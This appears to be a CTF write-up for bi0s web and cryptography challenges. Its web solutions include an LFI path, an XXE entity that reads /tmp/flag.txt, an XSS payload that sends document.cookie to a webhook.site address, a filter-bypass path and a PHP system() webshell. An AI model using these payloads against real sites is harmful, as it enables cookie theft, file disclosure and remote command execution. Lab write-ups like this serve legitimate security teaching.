
https://ch818124312.ch.eng.run/

Solution:

After looking through the webpage, we find these club activities.



Which when clicked, leads to their corresponding directory.



Now if we observe the file= parameter, we see that it is directly calling that directory and displaying its contents. So, after googling some LFI payloads, I found that this works the best in getting me the flag - https://ch818124312.ch.eng.run/view?file=../../../flag.txt

flag = `bi0s{Q5k9NONfYatvPI4HJLlq5A==}`

Medium Challenges

Xml Parser

Challenge Description

> Oh, how delightful! You're just dying to receive some input to parse, aren't you? And the best part is, we never bother checking your inputs because, who needs safety precautions? So, here's a special treat just for you—a perfectly crafted server that will surely make your parsing adventure a thrilling rollercoaster ride. Don't fret about any potential risks or vulnerabilities. After all, why would anyone take advantage of such a glorious opportunity? So, go ahead and trust blindly as you delve into parsing this magical piece of data. Best of luck, dear friend, and may the parsing deities shower you with blessings!
>
> *The flag is in /tmp/flag.txt*
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Link

https://ch5018124314.ch.eng.run/


Solution:

The challenge leads me to a XML parser page. So, I started googling XML vulnerabilities. You can read more about it here, on this link `here`.

So, this was the payload I used to get the flag,

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http://example.com/viewlog.php">]>
<foo><result>&ac;</result></foo>

in place of http://example.com/viewlog.php, we use put file:///tmp/flag.txt

expoit script
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=file:///tmp/flag.txt">]>
<foo><result>&ac;</result></foo>
```

If we paste this in the xml parser, we get base64 encoded flag -



`YmkwC3tyV0QrMnlCeU9udVl1YWNWb25DTk13PT19`,
which when decoded gives the flag - `bi0s{rWD+2yByOnuYuacVonCNMw==}`

Feedback

Challenge Description


> In the bustling online community of Cyberverse, a website named "Feedback" stands as a hub for users to express their thoughts and opinions about various topics. Underneath its seemingly innocuous facade, however, lies a hidden challenge that tests the boundaries of trust and security. As an intrepid participant, you find yourself embarking on an intriguing journey of manipulation and deception, with the power to influence the actions of the unsuspecting website administrator.
>
> As you enter the Feedback platform, you discover a sophisticated feedback submission system that allows users to send feedback directly to the site's administrator but is that the only thing you are able to do? Harnessing your creativity and cunning, you craft persuasive messages that subtly coerce the administrator into executing unintended actions. With each carefully crafted piece of feedback, you push the boundaries of their trust, aiming to uncover vulnerabilities within the system and unveil the depths of their actions. Utilize your skills and prove your mettle! Note: Admin can only access localhost!
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Link

https://ch1518124341.ch.eng.run/

Solution:

If we take a look at the site, we see that when we click on the report button, it asks her for some input url which is then conveyed to the admin



Now, since request is being reviewed by admin. So the frst thing that striked my mind was using XSS to steal the cookie. So I tried XSS.
Using this payload


```
<img src=x onerror=fetch("<webhook link here>="+document.cookie)>
https://webhook.site/e2652fbd-7d36-488b-9452-26a1c9d4db74
```

Webhooks, are a way for an application to send real-time notifications or data updates to another application. They work by allowing an application to register a URL endpoint (often referred to as a webhook URL) to which it sends HTTP POST requests containing relevant data.

Using the website here, I was able to get my own webhook address.

```
The payload now looks like this
<img src=x onerror=fetch("https://webhook.site/e2652fbd-7d36-488b-9452-26a1c9d4db74/flag="+document.cookie)>
```

Now, I will send this link here,




When we click on submit. this is the changes we see :

https://ch1518124341.ch.eng.run/?pass=<img+src%3Dx+onerror%3Dfetch("https%3A%2F%2Fwebhook.site%2Fe2652fbd-7d36-488b-9452-26a1c9d4db74%2Fflag%3D"%2Bdocument.cookie)>

To summarize, when a user visits this link, the browser will attempt to load an image from the specified source (`x`). However, intentionally causing an error by using an invalid image source triggers the "onerror" event, which executes the JavaScript code. This code initiates a fetch request to the specified URL, including the victim's cookies as a parameter. So using this method we get the flag.

We got the flag here



After decoding it we get the flag here - `bi0s{dIwunKQYozeqd 5ECpqNQQ==}`

Hard Challenges

Laughable File Infiltration 2


Challenge Description

> So, you are back again, ready to face the challenge of round two. Brace yourself, for this time the stakes are higher, the obstacles more treacherous, and the mysteries even deeper. The Cipher Collective stands united, undeterred by the shadows that loom ahead, as they prepare to embark on a journey filled with intensified dangers and relentless pursuit of the truth. Effort has been made to make the app more secure but nothing is a **replace**ment for spaces.
>
> As the city hangs in the balance, The Cipher Collective weaves their way through a web of intrigue and deception, unearthing secrets buried deep within the digital realm. It is a race against time, as the metropolis teeters on the precipice of irreversible chaos. Will they succeed in dismantling The Shadow Broker's empire and restore order to the city, or will they be consumed by the darkness that threatens to engulf them?
>
> *Flag is in /tmp/flag.txt*
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Link:

https://ch4918124355.ch.eng.run/

Solution:



The website is hosting a bunch of poems, and we get to them from a list. I fire up burpsuite and bisect what is happening.

This is how the request looks like.

```
Pretty  Raw  Hex                                                                                                    \n
1  POST / HTTP/2
2  Host: ch4918124355.ch.eng.run
3  Content-Length: 18
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: https://ch4918124355.ch.eng.run
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ch4918124355.ch.eng.run/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20
21 poems=moonrise.txt
```

Since basic lfi was done in the easy category, I didn't bother trying it. So next, I checked if I just send a the request /tmp/flag.txt and see what happens.

```
poems=/tmp/flag.txt
```


```
85      .poem-text{
86        margin-top:20px;
87        line-height:1.5;
88      }
89      </style>
90    </head>
91    <body>
92      <h1>
          Poem Collection
        </h1>
93      <div class="poem-content">
          File /tmp/.txt does not exist
        </div>
94    </body>
95  </html>
96
97
```

We see that “flag” part of our request is getting removed. Maybe it is some kind of safety measure kept in place so that we dont get the flag that easily. So I start trying a combination of different characters to see if anything works.

```
poems=/tmp/fflag.txt
```

```
84      }
85
86      .poem-text{
87        margin-top:20px;
88        line-height:1.5;
89      }
90      </style>
91    </head>
92    <body>
93      <h1>
          Poem Collection
        </h1>
94      <div class="poem-content">
95        File /tmp/f.txt does not exist
        </div>
96    </body>
97  </html>
98
99
```

So when added an extra character in front of flag, it showed up in the response. So like that I once again tried adding f and see what happens. But this time it gave a different output



```
poems=/tmp/ffllag.txt
```

```
    }

    .poem-text{
      margin-top:20px;
      line-height:1.5;
    }
    </style>
  </head>
  <body>
    <h1>
      Poem Collection
    </h1>
    <div class="poem-content">
      File /tmp/ffllag.txt does not exist
    </div>
  </body>
</html>
```

So, instead of random characters, I tried repeating the same characters again, and this time we got the flag.

```
poems=/tmp/flflagag.txt
```

```
    }

    .poem-text{
      margin-top:20px;
      line-height:1.5;
    }
    </style>
  </head>
  <body>
    <h1>
      Poem Collection
    </h1>
    <div class="poem-content">
      bi0s{8OHtuVHRVa2ZqfEeKCactg==}
    </div>
  </body>
</html>
```

Flag - `bi0s{8OHtuVHRVa2ZqfEeKCactg==}`

Ghost

Challenge Description


> While I was immersed in a thrilling session of Call of Duty, I suddenly got this amazing idea for a website. I'm quite excited to show it to you. Sometimes, unexpected sparks of inspiration can arise during gaming sessions, and this time, it resulted in a web development concept that I believe has real potential. With bated breath, I presented my creation to the world, eager to showcase its unique blend of functionality and security. As I navigated through the intricacies of the website, I couldn't help but feel a surge of pride. Drawing from the adrenaline-fueled atmosphere of gaming, I incorporated cutting-edge measures to ensure ironclad file protection. My creation promised a sanctuary where users could confidently entrust their precious data, shielded by layers of state-of-the-art encryption and impenetrable security features. So, without further ado, let me share my creation with you. I'm eager to hear your thoughts and see if my gaming-inspired idea can truly make an impact in the world of web development. I promise you, your files will be very secure.
>
> *The flag is in /tmp/flag.txt*
>
> **FLAG FORMAT:** `bi0s{...}`

Challenge Link

https://ch4818124363.ch.eng.run/

Solution:


Just by looking at the website, I figured out that it must be some file upload vulnerability. You can read more about them here.




On the website, we see that we can upload any file, and then access the file which is moved to /uploads. So I use this basic php file and upload it to the website

```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
#I name this file as simple-backdoor.php
```

After uploading it, we can do this https://ch4818124363.ch.eng.run/uploads/simple-backdoor.php?cmd=cat+/tmp/flag.txt to get the flag






```
bi0s{cyfm3vtaUkBXrEJAshG/OQ==}
```

Flag = `bi0s{cyfm3vtaUkBXrEJAshG/OQ==}`

That's it for web challenges. Sorry for sloppy writing, its just that I have been really tired and wrote the web challenges solution after crypto writeups. This eventually took a tool on my energy.

Cryptography

This by far was my least liked category. Maybe because it involves a lot of coding and math. So before you start looking through my walkthrough, I want to make something clear.

> I used a lot if not only `chatgpt` to help me solve the challenges in this category. For some challenges, namely `too close for comfort`, `common threads` and `common primes` , I just found some GitHub scripts online and walkthroughs to solve them and didn't really analyze them. But, I promise to go over them when I have more time and there is no pressure of trying to solve the challenges fast, which I did, while drafting this writeup.

Easy Challenges

x0rbash

Challenge Description

> Meet Luna, a young wizard who embarked on a mystical journey to unravel the secrets of an ancient tome. The book was protected by a sneaky dark spell and a mind-boggling combination of ciphers. But Luna was undeterred and used her wizardly wit to delve deeper into the arcane arts. She was determined to decode the protection and reveal the secrets of the tome, no matter what. As Luna delved further into the cryptic layers of the tome's protection, she encountered intricate patterns of xor and affine ciphers woven together with the utmost precision. Each page presented a new challenge, testing her mathematical prowess. Undeterred by the complexity, Luna devoted countless hours to deciphering the hidden messages, meticulously analyzing the encrypted symbols and employing her extensive knowledge of cryptography.
>
> Wrap the flag in the flag format: `flag{your_answer}`

Challenge Files

xorbash.py

x0rbash_output.txt

Solution:

If we look into the `xorbash.py` , we see that it is already implementing, a `decrypt` function, which is taking the cipher text as input. When we see inside the `x0rbash_output.txt` , that there is a base 64 encoded text `HQYQMAAAHTAAAgYADAc=` . To get the flag, we just need to put this in place of `???` and we have the flag. `try_all_angles` .

```
import base64

def affine_decipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result

def xor_decipher(ciphertext, key):
    encrypted_bytes = base64.b64decode(ciphertext.encode('utf-8'))
    a = encrypted_bytes
```

```
    b = key.encode('utf-8')
    decrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    decrypted_text = decrypted_bytes.decode('utf-8')
    return decrypted_text

ciphertext = 'HQYQMAAAHTAAAgYADAc=' #This is where we put the text we found in output.txt
key = 'zoro'
affine_output = xor_decipher(ciphertext, key)
decrypted_text = affine_decipher(affine_output)

print(decrypted_text)
```

If we take a deeper look into the script, we see that it is defining a function called `xor_decipher` which takes `ciphertext` and `key` as inputs. First, the function decrypts the `ciphertext` using `base64.b64decode()` function. The result is a `byte` representing the `encrypted_bytes` . Now, `encrypted_bytes` is assigned to `a` , and `b` variable has `byte` presentation of `key` stored in it. Now in `decrypted_bytes` , it starts performing XOR decryption, you can read more about it here . Then in `decrypted_text` , it converts the bytes stored in `decrypted_bytes` into human readable form. Next, we see another function called `affine_decipher` , which takes text as a parameter. You can read more about affine cipher here. It has 2 string variables `alphabet` and `reverse_alphabet` . One takes all small lowercase alphabets and one takes reverse of it. Now, if the characters in text are lowercase and are alphabets, the following happens in `isaplha()` function:

- The function finds the index of the character in the `reverse_alphabet` string using the `index()` method. This index represents the substituted character's position in the reverse alphabet. The original character is retrieved from the `alphabet` string using the index obtained in the previous step. The original character is appended to the `result` string.
- `elif char == '_':` checks if the character is an underscore `('_')`. If it is, the underscore is directly appended to the `result` string.
- If neither of the above conditions is met, the character is not alphabetic and not an underscore. In this case, the character is preserved as is and appended to the `result` string.

In the end the result is stored in `decrypted_text` present outside the loop and and printed as output.

Hope this helps you in understanding what the script is doing.

Common Primes

Challenge Description

> RSA is a very commonly used cryptosystem. Can you break it? Refer to this for more information.
>
> **ENCRYPTION**
>
> ```
> Ciphertext = msg**key (mod n)
> c = (m**e)%n
> ```
>
> **DECRYPTION**
>
> ```
> d = (e**-1)%phi
> msg = Ciphertext**d (mod n)
> m = (c**d)%n
> ```
>
> ```
